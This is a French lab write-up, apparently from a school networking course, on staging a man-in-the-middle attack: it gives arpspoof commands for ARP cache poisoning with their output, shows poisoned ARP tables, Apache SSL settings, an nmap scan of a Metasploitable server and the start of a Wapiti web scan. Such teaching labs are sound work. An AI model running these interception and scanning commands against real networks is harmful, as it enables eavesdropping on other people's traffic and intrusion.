Mise en place d’une attaque MITM et analyse d’un site Web vulnérable

Table des matières

Plan d'adressage IP

Plan d'adressage IP :

Pour le réseau A (X = le numéro de votre poste de travail)

Machines	Descriptions	Adresse IP	Passerelle
Client légitime	Machine linux ou Windows avec un navigateur	192.168.X.10/24	192.168.X.254
Hacker	Machine virtuelle Kali Linux	192.168.X.20/24	192.168.X.254

Pour le réseau B (X = le numéro de votre poste de travail)

Machines	Descriptions	Adresse IP	Passerelle
Serveur Mutillidae	Machine virtuelle metasploitable	172.16.X.5/24	172.16.X.254

Concernant le parefeu (X = le numéro de votre poste de travail, Z choisir une adresse dans le tableau affiché en HOS4, une des trois adresses qui vous ait affectées)

Machines	Descriptions	Adresse IP	Passerelle
Firewall	Firewall pfsense sous forme de machine virtuelle dans un premier temps.	interface 1 : 172.16.X.254 interface 2 : 192.168.X.254	Interface 3 : sortie Internet via le réseau du lycée (192.168.0.Z/24)

Empoisonnement du cache ARP via arpspoof

L'empoisonnement du cache ARP permet de falsifier le cache ARP de la victime en associant, par exemple, l'adresse IP de la passerelle à l'adresse MAC du pirate. Ainsi, tout le flux passe par la machine du pirate qui peut se mettre en écoute avec un logiciel de capture de trames.


Consultation des caches ARP avant l'empoisonnement :

```
liam@liam-VirtualBox:~$ arp -a
_gateway (192.168.4.254) à 08:00:27:ce:77:99 [ether] sur enp0s3
liam@liam-VirtualBox:~$
```

Empoisonnement des caches ARP de la victime et de la passerelle :

L'étape suivante consiste à réaliser l'empoisonnement ARP. Depuis la machine pirate kali en ouvrant deux fenêtres de type terminal.

#arpspoof -t 192.168.50.10 192.168.50.254
#arpspoof -t 192.168.50.254 192.168.50.10




```
8:0:27:fc:f9:64 8:0:27:7c:d2:7f 0806 42: arp reply 192.168.50.10 is-a
t 8:0:27:fc:f9:64
8:0:27:fc:f9:64 8:0:27:7c:d2:7f 0806 42: arp reply 192.168.50.10 is-a
t 8:0:27:fc:f9:64
8:0:27:fc:f9:64 8:0:27:7c:d2:7f 0806 42: arp reply 192.168.50.10 is-a
t 8:0:27:fc:f9:64
8:0:27:fc:f9:64 8:0:27:7c:d2:7f 0806 42: arp reply 192.168.50.10 is-a
t 8:0:27:fc:f9:64
8:0:27:fc:f9:64 8:0:27:7c:d2:7f 0806 42: arp reply 192.168.50.10 is-a
t 8:0:27:fc:f9:64
8:0:27:fc:f9:64 8:0:27:7c:d2:7f 0806 42: arp reply 192.168.50.10 is-a
t 8:0:27:fc:f9:64
```

```
254 is-at 8:0:27:fc:f9:64
8:0:27:fc:f9:64 8:0:27:34:cf:50 0806 42: arp reply 192.168.50.
254 is-at 8:0:27:fc:f9:64
```

Configuration IP de la machine kali :


La configuration IP de la machine kali est donnée à titre d'illustration afin de pouvoir relever l'adresse IP et l'adresse MAC du pirate.




```
kali@kali:~$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
 default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast stat
e UP group default qlen 1000
    link/ether 08:00:27:fc:f9:64 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.20/24 brd 192.168.50.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fefc:f964/64 scope link
       valid_lft forever preferred_lft forever
```

Consultation du cache ARP après l'empoisonnement :

Depuis la machine cliente légitime victime.




```
liam@liam-VirtualBox:~$ arp -a
? (192.168.4.20) à 08:00:27:3b:c2:af [ether] sur enp0s3
? (192.168.4.254) à 08:00:27:3b:c2:af [ether] sur enp0s3
liam@liam-VirtualBox:~$
```




```
prof@prof:~$ arp -a
? (192.168.50.20) à 08:00:27:fc:f9:64 [ether] sur enp0s3
? (192.168.50.254) à 08:00:27:fc:f9:64 [ether] sur enp0s3
```

Analyse d’une machine vulnérable en MITM avec Wireshark



Créer un compte sur le site web HTTP



Mise en place d'une sécurisation pour le serveur http

Dans le .htaccess du site :


```
## The following section disables PHP magic quoting feature.
## Turning these on will cause issues with Mutillidae.
## Note: Turning these on should NEVER be relied on as a method for securing ag$
## As of PHP 6 these options will be removed for exactley that reason.

## Donated by Kenny Kurtz
#php_flag magic_quotes_gpc off
#php_flag magic_quotes_sybase off
#php_flag magic_quotes_runtime off
```

```
#php_flag magic_quotes_gpc off
#php_flag magic_quotes_sybase off
#php_flag magic_quotes_runtime off
```


Dans les paramètres du site sur apache2 :


```
  GNU nano 2.0.7            File: default-ssl

<IfModule mod_ssl.c>
        <VirtualHost 172.16.10.5:443>
                ServerName 172.16.10.5:443
                DocumentRoot /var/www

                SSLEngine On
                SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
                SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

                ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
                <Directory "/usr/lib/cgi-bin">
                        AllowOverride None
                        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
                        Order allow,deny
                        Allow from all
                </Directory>
        </VirtualHost>
</IfModule>
```

Exploitation d'une vulnérabilité de FTP sur le serveur cible





```
root@kali:~# nmap -A 172.16.4.5

Starting Nmap 7.40 ( https://nmap.org ) at 2021-09-28 09:49 EDT
Nmap scan report for 172.16.4.5
Host is up (0.0017s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet?
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3     45240/udp  mountd
|   100005  1,2,3     50502/tcp  mountd
|   100021  1,3,4     56263/tcp  nlockmgr
|   100021  1,3,4     58344/udp  nlockmgr
|   100024  1         49138/tcp  status
|_  100024  1         58926/udp  status
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```





Utilisation de l'outil Wapiti (scan de vulnérabilités sur le site web) :


root@kali:~# wapiti http://172.16.4.5/mutillidae/index.php?page=login.php -o rap
port.html
Wapiti-2.3.0 (wapiti.sourceforge.net)
Note
========
This scan has been saved in the file /root/.wapiti/scans/172.16.4.5.xml
You can use it to perform attacks without scanning again the web site with the "
-k" parameter
[*] Loading modules:
mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htacces
s, mod_blindsql, mod_permanentxss, mod_nikto
[+] Launching module exec